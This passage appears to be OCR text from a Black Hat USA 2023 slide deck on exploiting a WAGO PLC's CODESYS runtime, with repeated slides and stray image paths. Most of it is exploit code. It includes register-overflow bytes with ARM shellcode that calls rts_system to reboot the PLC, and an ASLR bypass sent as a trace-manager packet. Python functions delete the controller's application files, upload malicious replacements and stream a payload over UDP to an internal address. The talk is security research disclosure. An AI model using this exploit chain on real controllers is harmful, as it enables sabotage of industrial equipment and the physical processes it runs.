                                             0x6C, 0x00, 0x00, 0x00,  # R3  value
                                             0x6D, 0x00, 0x00, 0x00,
                                             0x6E, 0x00, 0x00, 0x00,
                                             0x6F, 0x00, 0x00, 0x00,
                                             0x3C, 0xBC, 0xFF, 0xB2,  # R4  value     address on the stack of the string
                                             0x78, 0x59, 0x08, 0x00,  # R5  value     address of rts_system
                                             0x72, 0x00, 0x00, 0x00,  # R6  value
                                             0x73, 0x00, 0x00, 0x00,  # R11 value
                                             0x00, 0xE0, 0x3F, 0x00,  # SP  value     third segment of codesys loaded.
                                             0xAC, 0x66, 0x0C, 0x00,  # PC  value     BLX           R2
                                             0x76, 0x00, 0x00, 0x00,
                                             0x77, 0x00, 0x00, 0x00,
```


Exploit

Bypass ASLR For Real (AKA You Shall Pass)


```
exploit_bytes = REGISTERS_OVERFLOW_ASLR_AND_DEP + BLX_R2_ADDRESS + REBOOT_WAGO_PLC_RET2LIBC_SHELLCODE
tag_thirteen = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_thirteen, service_id=0x0F, query_id=0x02, dev=dev)
```

```
REBOOT_WAGO_PLC_RET2LIBC_SHELLCODE = bytearray([0x00, 0x00, 0x00, 0xEA,  # B              pc+8
                                                0x00, 0x00, 0x00, 0x00,  #
                                                0xFF, 0xD0, 0x4C, 0xE2,  # SUB            SP, R12, #0xFF  SP contains now valid location
                                                0xFE, 0x00, 0x41, 0xE2,  # SUB            R0, R1, 32
                                                0xFE, 0x00, 0x40, 0xE2,  # SUB            R0, R0, 32      R0 now contains R1-0x1FC (points to string on stack)
                                                0x35, 0xFF, 0x2F, 0xE1,  # BLX            R5              jump to r5 which is the command to execute rts_system
                                                0xE1, 0xA0, 0x00, 0x00,
                                                0xE1, 0xA0, 0x00, 0x00,
                                                0xE1, 0xA0, 0x00, 0x00,
                                                0xFF, 0xFF, 0xFF, 0xFF,
                                                ])
```


Bypass ASLR For Real (AKA You Shall Pass)




Bypass ASLR For Real (AKA You Shall Pass)



Bypass ASLR For Real (AKA You Shall Pass)



Bypass ASLR For Real (AKA You Shall Pass)



black hat USA 2023

Exploit

The Physical Setup

Exploit

Malicious Payload

Application.map	2,414	Linker Add...	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15:00 AM	-rw-------	0 0

Exploit

Malicious Payload

Application.map	2,414	Linker Add...	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15:00 AM	-rw-------	0 0

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

Exploit Malicious Payload Upload

Application.map	2,414	Linker Add...	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15:00 AM	-rw-------	0 0

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                               0x08,  # file manager
                                               0x0e,  # remove file
                                               netmask=DEFAULT_NETMASK)

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(name=filename))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.format(name=filename))
```


black hat® Exploit USA 2023

Application.map	2,414	Linker Add...	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15:00 AM	-rw-------	0 0

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                               0x08,  # file manager
                                               0x0e,  # remove file
                                               netmask=DEFAULT_NETMASK)

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(name=filename))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.format(name=filename))
```

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```



Exploit USA 23


Application.map	2,414	Linker Add...	4/25/2023 1:1	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15	-rw-------	0 0

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                               0x08,  # file manager
                                               0x0e,  # remove file
                                               netmask=DEFAULT_NETMASK)

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(name=filename))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.format(name=filename))
```

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```

Exploit USA 23



Application.map	2,414	Linker Add...	4/25/202	0 0
